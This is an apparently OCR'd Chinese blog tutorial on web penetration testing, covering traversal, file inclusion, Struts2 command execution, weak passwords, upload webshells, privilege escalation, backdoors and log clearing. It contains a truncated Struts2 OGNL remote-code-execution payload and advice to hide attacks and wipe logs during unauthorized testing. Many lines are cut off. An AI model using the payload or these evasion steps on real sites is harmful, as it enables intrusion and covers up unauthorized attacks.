漏洞实战演练：`http://sec.sangfor.com.cn/vulns/236.html` `Pligg CMS 2.0.2` 目录遍历漏洞

个人总结：其实在目录漏洞需要配合其他的漏洞进行组合攻击，单独目录漏洞的危害性并不大，但他的可利用程度确很高，当存在其他的漏洞时，这个漏洞就可以帮助我


文件包含漏洞

- 漏洞原理：程序开发人员通常会把要重复使用的函数写到单个文件中，在使用某个函数时直接在文件里面调用此函数无需再次编写。
  - 文件包含有两种：
    本地文件包含配合本地的文件遍历漏洞，可以执行任意文件代码
- 远程文件包含
  ：即加载远程文件，在php.ini中开启allow_url_include、allow_url_fopen选项。开启后可以直接执行任意代码。配合本地的文件遍历漏洞，可以执行任意文件代码
- 漏洞靶场：靶场为jsp语言，会带领大家搭建相对应的文件包含环境，但不存在靶场中
- 漏洞实战演练：`www.xuebuyuan.com/1062689.html` `Phpcms 2007` 远程文件包含漏洞
- 个人总结：执行任意代码，包含恶意文件控制网站甚至控制服务器，这个漏洞的危害是巨大的，但他主要存在于ＰＨＰ的环境中。对环境的依赖程度也相对要高，确相对

命令执行漏洞

- 漏洞原理：用户通过浏览器提交执行命令，由于服务器端没有针对执行函数做过滤，导致在没有指定绝对路径的情况下就执行命令，可能会允许攻击者通过改变 $PATH 或程序执行环境的其他方面来执行一个恶意构造的代码。

漏洞靶场：



漏洞实战演练：网上随处可见的struts2网站，只要是没有升级或打上补丁的，都会存在问题

- 个人总结：最常见的命令执行漏洞就是struts2漏洞了，当然，还有weblogic等等，今天主要给大家分享struts2的相关知识
  Struts2是一个基于MVC设计模式的Web应用框架，它本质上相当于一个servlet，在MVC设计模式中，Struts2作为控制器(Controller)来建立模型与视图的数据交互
  2是Struts的下一代产品，是在 struts 1和WebWork的技术基础上进行了合并的全新的Struts 2框架。其全新的Struts 2的体系结构与Struts
  1的体系结构差别巨大。Struts
  2以WebWork为核心，采用拦截器的机制来处理用户的请求，这样的设计也使得业务逻辑控制器能够与ServletAPI完全脱离开，所以Struts
  2可以理解为WebWork的更新产品。虽然从Struts 1到Struts 2有着太大的变化，但是相对于WebWork■Struts 2的变化很小。
  对应ＰＯＣ：
  ["Content-Type"]="%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAcc
  java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActi
  简单的利用方法


弱口令漏洞

- 漏洞原理：就是说由常用数字、字母、字符等组合成的，容易被别人通过简单及平常的思维方式就能猜到的密码，利用弱口令结合计算机系统等漏洞可以做到入侵的事半
  主要的探测方法为测试验证码的功能，如果目标站的验证机制不完善，或存在逻辑漏洞，则可以利用该漏洞进行暴力破解攻击，结合社工的结果进行测试，如果用户存在
- 漏洞靶场：靶场的登录处就是这个漏洞
  漏洞实战演练：本漏洞主要成因是人为的，需要手工去寻找。
- 个人总结：只要做好社工，基本上网站全是弱口令，这是某个大神说的。我觉的非常的有道理。希望大家各级去尝试。

文件上传漏洞

- 漏洞原理：在于代码作者没有对访客提交的数据进行检验或者过滤不严，可以直接提交修改过的数据绕过扩展名的检验。

漏洞靶场：



漏洞实战演练：`https://www.lvtao.net/shell/phpcms-upload-webshell.html` phpcms前台头像上传漏洞导致webshell详解及案例

- 个人总结：这个漏洞被黑客们利用的最为猖獗，利用上传漏洞可以直接得到WEBSHELL，危害等级超级高，现在的入侵中上传漏洞也是常见的漏洞。
  主要是上传木马文件及反弹工具等，在网络上现在也存在这各种防护方法，具体的绕过我们就不讲了，主要分享一下，上传的东西，与方法。
  上传webshell，按语言主要分为三种php,asp,jsp其他衍生的类型不计其数，但核心仍是这三种，主要目的就是通过webshell，对网站进行控制。


漏洞利用

- 目的：我们整个攻击行为的目的，比如获取flag,目标服务器权限等等，根据我们不同的目的，我们要做出不同的针对性的攻击，可以大大节省我的时间和资源。
  隐藏：在攻击的过程中，我们要学会隐藏自己，把我们的攻击行为隐藏起来，这样我们就可以保证我们在攻击的过程中不会被发现，导致我们的攻击过程被强行中断，减
- 特定场景的针对测试：每一个目标的环境就行人一样，都是维一的，没有一模一样的环境，所以我们要针对不同的环境去做不同的攻击，减少没必要的行为。


权限提升

当我们拿到webshell后，我们要做的就是权限提升了，我们真正开接触到我们的目标了现在。

- 内部信息收集：
  - 根据我们的目标，我们要开始收拾信息，网站的基本信息，管理者的行为信息，目标的内部环境等，我们有了一个跳板就要把我们可以拿到的点都拿到手中，这样才可
- 系统漏洞利用：
  - 我们的主要方法是溢出漏洞，当然也存在其他的提权方法，但在这节课中不涉及那些高级的应用了。在溢出漏洞中，我们首先要通过我们收集到的信息来确定我们可以



当然，还有很多很多，我就不一一展示了，还有一部分要涉及到密码的寻找，如果，我们没有办法溢出，那我们就要想办法找到高级管理员的密码，来登录到高权限的帐户上



后门

网页后门

网页后门其实就是一段网页代码，主要以ASP和PHP代码为主。由于这些代码都运行在服务器端，攻击者通过这段精心设计的代码，在服务器端进行某些危险的操作，获得某

网页挂马

网页挂马就是攻击者通过在正常的页面中（通常是网站的主页）插入一段代码。浏览者在打开该页面的时候，这段代码被执行，然后下载并运行某木马的服务器端程序，进而
这是主要的两种后门情况，一个好的后门要保证自身不被发现，不被安全软件识别并杀死，可以进行实时的更新。

日志清扫

完成一次完整形的渗透测试，最后一步，是对日志的处理，当我们有客户授权的情况下，这一步并不重要，但当你是自己做一些友情测试里，这一步就是最重要的一步，你要

经验总结

整个测试结束，我们要对我们的思路和过程做一个完整的总结，保证下次我们遇到类似的环境时，可以直接利用我们已经有的东西，并在自身的团队中交流经验，总结这次工

上一篇：域渗透——利用SYSVOL还原组策... 下一篇：Web安全系列 -- XSS漏洞
1. 0 条回复
   - 动动手指，沙发就是你的了！

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板